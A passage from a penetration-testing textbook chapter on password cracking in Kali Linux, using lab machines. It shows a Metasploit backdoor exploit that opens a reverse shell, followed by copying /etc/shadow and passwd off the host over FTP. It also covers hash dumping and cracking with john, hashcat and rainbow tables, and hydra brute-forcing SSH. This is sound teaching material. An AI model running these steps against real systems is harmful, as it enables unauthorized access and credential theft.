
The exploit uses a vulnerability in the service that enables Windows file sharing. Since this is a service that runs with the highest level of privileges, we have the administrative access we need to be able to dump passwords. After we get a Meterpreter shell, we run `hashdump`, and you'll get the contents of the local SAM database. You'll notice we get the username, followed by the numeric user ID. This is followed by the hashed password.

Getting passwords from a Linux system means grabbing two different files. We have to have the *shadow* file as well as the *passwd* file. The *passwd* file can be grabbed by anyone who has access to the system. The *shadow* file has the same problem that we had on the Windows side. We need to have root-level permissions to be able to read that file. The permissions set on the *shadow* file are restrictive, however. This means we can't use any old exploit. We need either a root-level exploit or a way to exploit privileges. Once we have exploited the system, we'll need to pull the files off the system. [Example 9-2](#) shows a root-level exploit followed by the use of an FTP client to push the *passwd* and *shadow* files off.

### *Example 9-2. Copying /etc/passwd and /etc/shadow*

```
msf exploit(unix/misc/distcc_exec) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.86.62
RHOST => 192.168.86.62
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.86.51:4444
[*] 192.168.86.62:6667 - Connected to 192.168.86.62:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.86.62:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo puHrJ8ShrxLqwYB2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "puHrJ8ShrxLqwYB2\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.86.51:4444 -> 192.168.86.62:55414)
    at 2018-03-26 20:53:44 -0600

cp /etc/passwd .
cp /etc/shadow .
ls
Desktop
passwd
reset_logs.sh
shadow
vnc.log
ftp 192.168.86.47
kilroy
Password:*****
put passwd
put shadow
```

You'll notice that the *passwd* and *shadow* files are copied over to the directory we are in. This is because we can't just pull them from their location in */etc*. Attempting that will generate a permissions error. Once we have the *passwd* and *shadow* files, we need to put them together into a single file so we can use cracking utilities against them. **Example 9-3** shows the use of the *unshadow* command to combine the *passwd* and *shadow* files.

*Example 9-3. Using unshadow to combine shadow and passwd files*

```
savagewood:root~# unshadow passwd shadow
root:$1$/avpfbJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon*:1:1:daemon:/usr/sbin:/bin/sh
bin*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync*:4:65534:sync:/bin:/bin/sync
games*:5:60:games:/usr/games:/bin/sh
```

The columns are different from what you'll see in the *shadow* file. What you'll see is the username, which would be the same across both the *passwd* and *shadow* file. This is followed by the *password* field from the *shadow* file. In the *passwd* file, this field is filled in with just a \*. The remaining columns are from the *passwd* file, including the numeric user ID, the group identifier, the home directory for the user, and the shell that the user will use when logging in. If the *shadow* file doesn't have a *password* field, you'll still get the \* in the second column. We'll need to run *unshadow* in order to use a local cracking tool like John the Ripper. *unshadow* comes from the John the Ripper package.

## Local Cracking

*Local cracking* means we have the hashes locally. Either we are going to try to crack them on the system we are on, or we are going to extract the hashes, as you saw previously, in order to run password crackers like John the Ripper on a separate system. A few modes are commonly used in password cracking. One of them is brute force, which means that the password cracker takes parameters like the length and complexity (which characters that should be used) and tries every possible variation. This requires no intelligence or thought. It's just throwing everything possible at the wall and hoping something sticks. This is a way to get around complex passwords.

Word lists are another possible approach to password cracking. A *word list*, sometimes called a *dictionary*, is just what it sounds like, a text file with a list of words in it. Password cracking against a word list requires that the password is in the word list. Perhaps this goes without saying but some passwords can be essentially based on dictionary words that may not be found in the word list, even if the dictionary word the password is based on is in the list. For example, take the password *password*, which



isn't a great password, of course. Not only does it lack complexity, but it's too obvious. If I were to use *P4\$\$w0rd*, I've taken the same word, which is still visible in the password, and rendered it such that it can't be found in a list of words that includes *password*.

This brings us to another approach to password cracking. If we take a basic password and apply mangling rules, we increase the number of password possibilities from a single password list. A lot of different rules can be applied to a word list—replacing letters with numbers that bear a vague resemblance, replacing letters with symbols that also bear a resemblance, adding special characters before or after a word. All of these rules and others can be applied to mangle potential input. While it's still a lot of passwords, applying some intelligence like this helps to cut down on the potential number of passwords that needs to be checked.

### The Math of Password Cracking

Password cracking is a complex endeavor. If you are just using word lists, the password cracker will run through every password in the word list until either a password is found or the word list runs out. The *rockyou* word list alone has 14,344,392 entries, and it's far from a comprehensive list. When you get into brute-forcing passwords, you start adding orders of magnitude with nearly every position you add to the password. Imagine having 8 characters and using only the lowercase letters. That is  $26 \times 26 \times 26 \times 26 \times 26 \times 26 \times 26 \times 26$ , or 208,827,064,576. Add uppercase letters and numbers, and we are at 62 possible combinations for every position. We are then talking about  $62^8$  just for an 8-character password. That's 218,340,105,584,896 possible passwords. We haven't started factoring in special characters. You take in the shift positions on the numbers, and you're adding an additional 10 possible characters.

Let's say that we are just using upper- and lowercase letters as well as numbers, so we are working with the 218 trillion possibilities mentioned previously. Now consider that if you were trying 1,000 possibilities per second, you would need 218 billion seconds to run through all of them. That's 3 billion minutes, which is 60 million hours, or 2.5 million days. Modern processors are capable of more than 1,000 passwords per second, but using that scale starts to give you a sense of the enormity of the task of password cracking.

Kali Linux has packages related to password cracking. The first one to consider, which is installed by default, is the *wordlist* package. This includes the *rockyou* file as well as other information needed for password cracking. In addition, one of the predominant password crackers is John the Ripper. This is not the only password cracker, however. Another approach to password cracking, getting away from starting with the possible words, is something called Rainbow Tables. Kali has a couple of packages related to password cracking using this approach.

## John the Ripper

In John the Ripper, the command *john* uses the three methods referenced previously to crack passwords. However, the default approach to cracking is called *single-crack mode*. This takes the *password* file that has been provided, and uses information from the password file such as the username, the home directory, and other information to determine the password. In the process, *john* applies mangling rules to have the best shot at guessing the password since it would be reasonably uncommon for someone to use their username as their password, though it may be possible for them to mangle their username and use that. [Example 9-4](#) shows the use of single-crack mode to guess passwords from the *shadow* file extracted from a Metasploitable Linux system.

### Example 9-4. Single-crack mode using john

```
savagewood:root-# john -single passwd.out
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3)
    $1$ [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres      (postgres)
user          (user)
msfadmin      (msfadmin)
service       (service)
4g 0:00:00:00 DONE (2018-03-27 19:49) 20.00g/s 33835p/s 33925c/s
    33925C/s root1907..root1900
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

You'll see at the bottom of the output that it tells you how to display all the passwords that have been cracked. It can do this, just as it can restart an interrupted scan, because of the *.pot* file in *~/john/*. This is a cache of passwords and status of what *john* is doing. [Example 9-5](#) shows the use of *john -show* to display the passwords that have been cracked. You'll see that you have to indicate which password file you are pulling passwords from. This is because the *.pot* file continues beyond a single run and may store details from multiple cracking attempts. If you were to look at the original password file, you would see it has been left intact. The hashes are still there rather than being replaced with the password. Some password crackers may use the replacement strategy, but *john* stores away the passwords.

### Example 9-5. Showing john results

```
savagewood:root-# john -show passwd.out
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
```

```
service:service:1002:1002:,,,:/home/service:/bin/bash
```

4 password hashes cracked, 3 left

We don't have all of the passwords so we need to take another pass at this file. This time, we'll use the word list approach. We'll use the *rockyou* password file to attempt to get the rest of the passwords. This is straightforward. First, I unzipped the *rockyou.tar.gz* file (`zcat /usr/share/wordlists/rockyou.tar.gz > rockyou`) and then ran *john* by telling the program to use a word list, providing the file to use. Again, we pass the password file used previously. Using this approach, *john* was able to determine two additional passwords. One nice feature of *john* is the statistics that are provided at the end of the run. Using a primarily hard disk-based system, *john* was able to run through 38,913 passwords per second, as you will see in [Example 9-6](#).

#### Example 9-6. Using word lists with john

```
savagewood:root~# john -wordlist:rockyou passwd.out
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3)
  $1$ [MD5 128/128 SSE2 4x3])
Remaining 3 password hashes with 3 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789          (klog)
batman            (sys)
2g 0:00:06:08 DONE (2018-03-27 20:10) 0.005427g/s 38913p/s 38914c/s 38914C/s
 123d..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
savagewood:root~# john -show passwd.out
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104:./home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin:,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator:,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
```

6 password hashes cracked, 1 left

We are left with one password to crack. The final method we can use to crack passwords is what is called *incremental* by *john*. This is a brute-force attack by attempting every possible password, given specific parameters. If you want to run with the default parameters, you can use `john --incremental` to make the assumption that the password is between 0 and 8 characters using a default character set. You can indicate a mode along with the *incremental* parameter. This is any name you want to give the set of parameters that you can create in a configuration file.

The file `/etc/john/john.conf` includes predefined modes that can be used. Searching the file for `List.External:Filter_` will provide predefined filters. As an example, you will see a section in the configuration for `List.External:Filter_LM_ASCII` that defines the `LM_ASCII` incremental mode. In [Example 9-7](#), you can see an attempt to crack the last password we have left. This uses the mode `Upper`, as defined in the configuration file. This would make sure that all characters used to create the password attempt would be uppercase. If you wanted to create your own mode, you would create your own configuration file. The mode is defined using C code, and the filter is really just a C function.

### Example 9-7. Incremental mode with john

```
savagewood:root-# john -incremental:Upper passwd.out
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-sm5"
Use the "--format=aix-sm5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3)
    $1$ [MD5 128/128 SSE2 4x3])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 0g/s 39330p/s 39330c/s 39330C/s KYUAN..KYUDS
0g 0:00:00:04 0g/s 39350p/s 39350c/s 39350C/s AUTHIT..AUTHON
0g 0:00:00:06 0g/s 39513p/s 39513c/s 39513C/s SEREVIS..SEREVRA
0g 0:00:00:10 0g/s 39488p/s 39488c/s 39488C/s MCJCO..MCJER
```

Tapping any key on the keyboard resulted in the four lines indicating the status. Each time, it looks as though `john` is able to test nearly 40,000 passwords per second. The `0g/s` indicates that no password has been found because `john` is getting 0 guesses per second. You can also see the passwords that are being tested on the end of each line. This is a range of passwords that are in the process of being tested. It's unlikely that we'd be able to get the last password using just uppercase letters. The best approach would be to run incremental mode, which is the default if no mode is provided.

## Rainbow Tables

*Rainbow tables* are an attempt to speed the process of cracking passwords. However, there is a trade-off. The trade-off in this case is disk space for speed. A rainbow table is a dictionary mapping hashes to passwords. We get the speed by performing a lookup on the hash and finding the associated password. This is an approach that may be successful with Windows passwords since they don't use a salt. The salt protects against the use of rainbow tables for fast lookup. You could still use rainbow tables, but the disk space required to store all of the possible hashes for a large number of passwords and all the potential salt values would likely be prohibitive. Not to mention the fact that generating such a rainbow table would be time- and computation-consuming.

Kali Linux includes two programs that can be used with rainbow tables. One of the programs is GUI-based, while the other is console-based. The GUI-based program does not come with the rainbow tables. To use it, you need to either download tables or generate them. The second program is really a suite of scripts that can be used to create rainbow tables and then look up passwords from them using the hash. Both are good if you can use rainbow tables to crack passwords. Just keep in mind that whether you are generating the tables or downloading them, you will need significant disk space to get tables large enough to have a good chance of success.

## ophcrack

*ophcrack* is a GUI-based program for performing password cracking with rainbow tables. The program has predefined tables for use, though you will need to download the tables and then install them in the program before they can be used. [Figure 9-1](#) shows one of the tables installed from the dialog box that comes up when you use the Tables button. Once the tables are downloaded, you can point *ophcrack* at the directory where they have been unzipped, since what you download is a collection of files in a single zip file.




Figure 9-1. *ophcrack* rainbow tables

You'll notice a list of all the tables *ophcrack* knows about. Once it identifies the table, the circle on the left side goes from red to green, indicating it's been installed. You will also see tables in different languages, which may suggest slightly different characters that may be in use. For example, German, which you will see here, has a letter called an *eszet*, which renders as a highly stylized *B*. This is a common letter in German words, but it's not a character that would be found on English-oriented keyboards, though it may be possible to generate the character using OS-based utilities. Rainbow tables oriented to specific languages may include such characters, since they may be included in passwords.

Cracking passwords is simple after you have installed your rainbow tables. In my case, I'm using XP Free Small as the only table I am using. To crack a password, I clicked the Load button on the toolbar. Once there, *ophcrack* presents you with the option of a Single Hash, PWDUMP File, Session File, or Encrypted SAM. I selected Single Hash and then used the Administrator account from the hashdump gathered earlier and dumped it into the text box provided in the dialog box that is presented. [Figure 9-2](#) shows the results from the cracking attempt, though the password is blurred. That was me, not the software. The password is broken into two chunks, as is common with NTLM passwords. The first seven characters are in the LM Pwd 1 column, while the next seven characters are in the LM Pwd 2 column.




Figure 9-2. Cracked passwords from *ophcrack*

Keep in mind that when you are working with *ophcrack*, you are limited to the rainbow tables it knows about. It's also primarily focused on working with Windows-based hashes. You can't create your own tables to work with. There are, though, programs that not only let you create your own tables, but also provide you with the tools to do so.

## RainbowCrack project

If you're interested in creating your own rainbow tables rather than relying on those generated by someone else, you can use the package of utilities from the RainbowCrack project. Using this collection of tools gives you more control over the passwords you can use. The first tool to look at is the one used to generate the table. This is *rtgen*, and it requires parameters to generate the table. [Example 9-8](#) shows the use of *rtgen* to create a simple rainbow table. We aren't starting from dictionary words, as was the case from the tables used with *ophcrack*. Instead, you provide the character set and the passwords lengths you want to create, and the passwords are generated in the same way that *john* does using the incremental mode.

### Example 9-8. Generating rainbow tables by using *rtgen*

```
savagewood:root-# rtgen sha1 mixalpha-numeric 1 4 0 1000 1000 0
rainbow table sha1_mixalpha-numeric#1-4_0_1000x1000_0.rt parameters
hash algorithm:      sha1
hash length:        20
charset name:        mixalpha-numeric
charset data:        abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
charset data in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d
6e 6f 70 71 72 73 74 75 76 77 78 79 7a 41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 30 31 32
33 34 35 36 37 38 39
charset length:      62
plaintext length range: 1 - 4
reduce offset:       0x00000000
plaintext total:     15018570

sequential starting point begin from 0 (0x0000000000000000)
generating...
1000 of 1000 rainbow chains generated (0 m 0.1 s)
```

*rtgen* uses a technique called *rainbow chains* to limit the amount of storage space required for the entire table. Keep in mind that what you are doing with rainbow tables is precomputing hashes and mapping hashes to passwords. This can be space-intensive unless an approach to reducing that storage space is used. This can be done using a *reduction function*. You end up with a chain of alternating hash values and passwords that are the output from a reduction function. This helps with the mapping of hash value to password using an algorithm rather than a brute-force generation and lookup.

As a result, what you are looking at in [Example 9-8](#) is calling *rtgen* with the hash algorithm (*sha1*) followed by the character set you want to use to create the passwords. I've selected the use of upper- and lowercase as well as numeric. We could use lowercase or uppercase or some combination. This was a reasonably good approach to generating a range of password possibilities. After the character set, you have to specify the length you want by indicating the minimum length and the maximum length. I've indicated I wanted passwords from one character to four characters, just to keep the size down but still demonstrate the use of the tool.

There are different reduction algorithms that *rtgen* can use. The next parameter indicates which algorithm to use. The documentation provided from the project doesn't provide details for the different algorithms that are used. Instead, they refer to an academic paper written by Phillippe Oeschlin that shows the mathematical foundations for the approach of reducing the storage size. For our purposes, I used the value from the examples provided by the program.

The next value is the length of the chain. This value indicates how many plain-text values to store. The more plain-text values stored, the more disk space that's consumed and the more computation time to generate the plain-text values and their hashes. We also need to tell *rtgen* how many chains to generate. The size of the file that results will be the number of chains multiplied by the size of each chain. Each chain is 16 bytes. Finally, we can tell *rtgen* an index value into the table. If you want to store large tables, you can provide a different index to indicate different sections of the table.

Once we have the chains created, they need to be sorted. At the end of all of this, we are going to want to look up values in the table. This is faster if the table is in order. Another program called *rtsort* handles the sorting for us. To run it, we use *rtsort .* to indicate where the tables are that we are sorting. Once we're done, the table is stored in `/usr/share/rainbowcrack`. The filename is created based on the hashing algorithm and the character set used. For the parameters used previously, the filename generated was `sha1_mixalpha-numeric#1-4_0_1000x1000_0.rt`.

Finally, now that we have our table, we can start cracking passwords. Obviously, passwords from one to four characters in length won't match an awful lot for us, but we can still take a look at using *rckrack* to crack passwords. To use *rckrack*, we need the password hash and the rainbow tables. According to the help provided by the application (*rckrack --help*), the program supports cracking files in PWDUMP format. This is the output from using one of the variations on the *pwdump.exe* program on a Windows system. This is a program that can dump the SAM from memory on a running Windows system or from registry files.

[Example 9-9](#) shows the use of *rckrack* with a hash value, using the rainbow tables that were created earlier. One thing you will notice through this run is that I have indicated that I want to use the current directory as the location for the rainbow tables. In



reality, the rainbow tables are located, as noted previously, in `/usr/share/rainbowcrack`. You'll notice that even though the password was a simple `aaaa` with just four characters, which is within the scope of what we created, `rcrack` didn't find the password.

### Example 9-9. Using `rcrack` with rainbow tables

```
savagewood:root~# echo 'aaaa' | sha1sum -
7bae8076a5771865123be7112468b79e9d78a640 -
savagewood:root~# rcrack . -h 7bae8076a5771865123be7112468b79e9d78a640
3 rainbow tables found
memory available: 2911174656 bytes
memory for rainbow chain traverse: 160000 bytes per hash, 160000 bytes for 1 hashes
memory for rainbow table buffer: 3 x 160016 bytes
disk: ./sha1_mixa1pha-numeric#1-4_0_1000x1000_0.rt: 16000 bytes read
disk: ./sha1_mixa1pha-numeric#1-4_0_1000x1_0.rt: 16 bytes read
disk: ./sha1_mixa1pha-numeric#5-10_0_10000x10000_0.rt: 160000 bytes read
disk: finished reading all files
```

#### statistics

```
-----
plaintext found:                0 of 1
total time:                      7.29 s
time of chain traverse:          7.28 s
time of alarm check:             0.00 s
time of disk read:               0.00 s
hash & reduce calculation of chain traverse: 50489000
hash & reduce calculation of alarm check:    11284
number of alarm:                  33
performance of chain traverse:     6.93 million/s
performance of alarm check:        2.82 million/s
```

#### result

```
-----
7bae8076a5771865123be7112468b79e9d78a640 <not found> hex:<not found>
savagewood:root~# rcrack . -lm output.txt
3 rainbow tables found
```

no hash found

#### result

`rcrack` expects a SHA1 hash when you provide the value using `-h`. Trying an MD5 hash value will generate an error indicating that 20 bytes of hash value were not found. The MD5 hash value would be 16 bytes because the length is 128 bits. A SHA1 hash value gives you 20 bytes because it is 160 bits long. You will also notice that running `rcrack` against a file generated from `pwdump7.exe` on a Windows Server 2003, the program was unable to locate anything that it found to be a hash value. In a PWDUMP file, you will get both LM hashes as well as NTLM hashes.

# HashCat

The program *hashcat* is an extensive password-cracking program, which can take in password hashes from many devices. It can take word lists like *john* does, but *hashcat* will take advantage of additional computing power in a system. Whereas *john* will use the CPU to perform hash calculations, *hashcat* will take advantage of additional processing power from graphical processing units (GPUs). As with other password-cracking programs, this program uses word lists. However, using additional computing resources gives *hashcat* the ability to perform much faster, allowing you to get passwords from an enterprise in a shorter period of time. [Example 9-10](#) shows an example of using *hashcat* to crack the hash values from the compromised Windows system earlier.

## Example 9-10. *hashcat* against Windows password dump

```
savagewood:root-# hashcat -m 3000 -D 1 ~/hashvalues.txt ~/rockyou
hashcat (v4.0.1) starting...

OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Common KVM processor, 2961/2961 MB allocatable, 2MCU

Hashfile '/root/hashvalues.txt' on line 2 (NO PASSWORD*****):
  Hash-encoding exception
Hashfile '/root/hashvalues.txt' on line 3 (NO PASSWORD*****):
  Hash-encoding exception
Hashfile '/root/hashvalues.txt' on line 10 (NO PASSWORD*****):
  Hash-encoding exception
Hashes: 36 digests; 31 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Precompute-Final-Permutation
* Not-Iterated
* Single-Salt

Password length minimum: 0
Password length maximum: 7

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Watchdog: Temperature retain trigger disabled.

Dictionary cache built:
* Filename.: /root/rockyou
* Passwords.: 27181943
* Bytes.....: 139921507
```

```

* Keyspace...: 27181943
* Runtime...: 5 secs

- Device #1: autotuned kernel-accel to 256
- Device #1: autotuned kernel-loops to 1
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => [s]tatus [p]ause [r]es
4a3b108f3fa6cb6d:D
921988ba001dc8e1:P@SSW0R
b100e9353e9fa8e8:CHAMP10
31283c286cd09b63:ION
f45d978722c23641:TON
25f1b7bb4adf0cf4:KINGPIN

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: LM
Hash.Target.....: 5ed4886ed863d1eb, c206c8ad1e82d536
Time.Started....: Thu Mar 29 20:50:28 2018 (14 secs)
Time.Estimated...: Thu Mar 29 20:50:42 2018 (0 secs)
Guess.Base.....: File (/root/rockyou)
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....: 1855.3 kH/s (8.43ms)
Recovered.....: 17/31 (54.84%) Digests, 0/1 (0.00%) Salts
Progress.....: 27181943/27181943 (100.00%)
Rejected.....: 0/27181943 (0.00%)
Restore.Point....: 27181943/27181943 (100.00%)
Candidates.#1....: $HEX[3231] -> $HEX[414d4f532103]
HWMon.Dev.#1.....: N/A

```

The hashes being cracked are LAN Manager (LM) hashes. When hashes are stored in the Windows SAM, they are stored in both LM and NTLM format. To run *hashcat*, just the hash field needs to be extracted. To do that, I ran `cat hashes.txt | cut -f 3 -d : > hashvalues.txt`, which pulled just the third field out and stored the result in the file *hashvalues.txt*. To run *hashcat*, however, some modules are needed specifically for using additional computing resources. The open computing library (OpenCL) functions are used by *hashcat*, and those modules have to be compiled so you will see a compilation process before the cracking starts.



### About LM Hashes

In the results, you will see what looks like a set of partial passwords. This is because they are LM hashes. LAN Manager passwords were broken into seven-character blocks. What you are seeing is hashes based on those seven-character chunks.

At the end, in addition to seeing the passwords that were cracked, you will see statistics. This indicates the number of passwords that were tried, how long it took, and the number of successful cracking attempts. This run was done on a VM that didn't

include its own GPU, so we didn't get any acceleration from that approach. If you have hardware that has a GPU, though, you should see better performance from *hashcat* than you might from other password-cracking tools.

## Remote Cracking

So far, we've been dealing with either individual hash values or a file of hashes that have been extracted from systems. This requires some level of access to the system in order to extract the password hashes. In some cases, though, you simply won't have access. You may not be able to find an exploit that gives you the root-level permissions needed to obtain the password hashes. However, network services may be running that require authentication. Kali Linux comes with some programs that can be used to perform similar brute-force attacks against those services as we've done with the other password-cracking attacks. One difference is that we don't need to hash any passwords in order to accomplish the attack.

When it comes to service-level cracking, the objective is to keep sending authentication requests to the remote service, trying to get a successful authentication. One significant challenge with this sort of attack is that it is noisy. You will be sending potentially hundreds of thousands of messages across the network trying to log in. This is bound to be detected. Additionally, it's fairly common for authenticated services to have lockouts after multiple, successive failures. This will significantly slow you down because you will have to pause while the lockout expires, assuming that it does. If the account is locked out just until an administrator unlocks it, that will increase the chances of being detected, because in the process of unlocking it, the administrator should investigate why it was locked out to begin with.

In spite of the challenges that come with doing brute-force attacks over the network, it's still worthwhile to work with the tools that are available. You never know when they may be useful, if for no other reason than to generate a lot of traffic to disguise another attack that's happening.

## Hydra

Hydra is named for the mythical, multiheaded serpent that Hercules was tasked with slaying. This is relevant because the tool *hydra* is also considered to have multiple heads. It's multithreaded because more threads means more concurrent requests, which would hopefully lead to a faster successful login. Having said that, it will also be quite a bit noisier than something that is going slow. Considering that failed logins are likely being logged and probably monitored, thousands showing up within seconds is going to cause someone to notice. If there isn't any lockout mechanism, though, there may be some advantage to going faster. The faster you go, the less likely humans monitoring the activity will be able to respond to what they see you doing.

When you are working on remote cracking of passwords, consider that you are factoring in two pieces of data—the username and the password. It may be that you want to assume you know the username you are targeting. You just need to test the password. This requires passing in a word list to *hydra*. [Example 9-11](#) shows a run of *hydra* with the *rockyou* word list. You will notice that the target is formatted using a URL format. You specify the URI—the service—followed by the IP address or host-name. The difference between the two parameters for username and password is based on whether you are using a word list or a single value. The lowercase *l* is used for a login ID that has a single value. The uppercase *P* indicates that we are getting the password from a word list.

#### *Example 9-11. hydra against SSH server*

```
savagewood:root~# hydra -l root -P rockyou ssh://192.168.86.47
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-31 18:05:02
[WARNING] Many SSH configurations limit the number of parallel tasks,
it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.86.47:22/
```

This time, the password attack is against the SSH service, but that's not the only service that *hydra* supports. You can use *hydra* against any of the services that are shown as being supported in [Example 9-12](#). You will also see that some of the services have variations. For example, performing login attacks against an SMTP server can be done unencrypted, or it can be done using encrypted messages, which is the difference between SMTP and SMTPS. You'll also see that HTTP supports an encrypted service as well as allowing both GET and POST to perform the login.

#### *Example 9-12. Services that hydra supports*

```
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps
http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq
imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener
oracle-sid pcanewhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap
rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak
telnet[s] vmauthd vnc xmpp
```

When you start trying to crack passwords by using a word list for both the username and the password, you start exponentially increasing the number of attempts. Consider that the *rockyou* word list has more than 14 million entries. If you make guesses of all of those passwords against even 10 usernames, you are going from 14 million to 140 million. Also keep in mind that *rockyou* is not an extensive word list.

## Patator

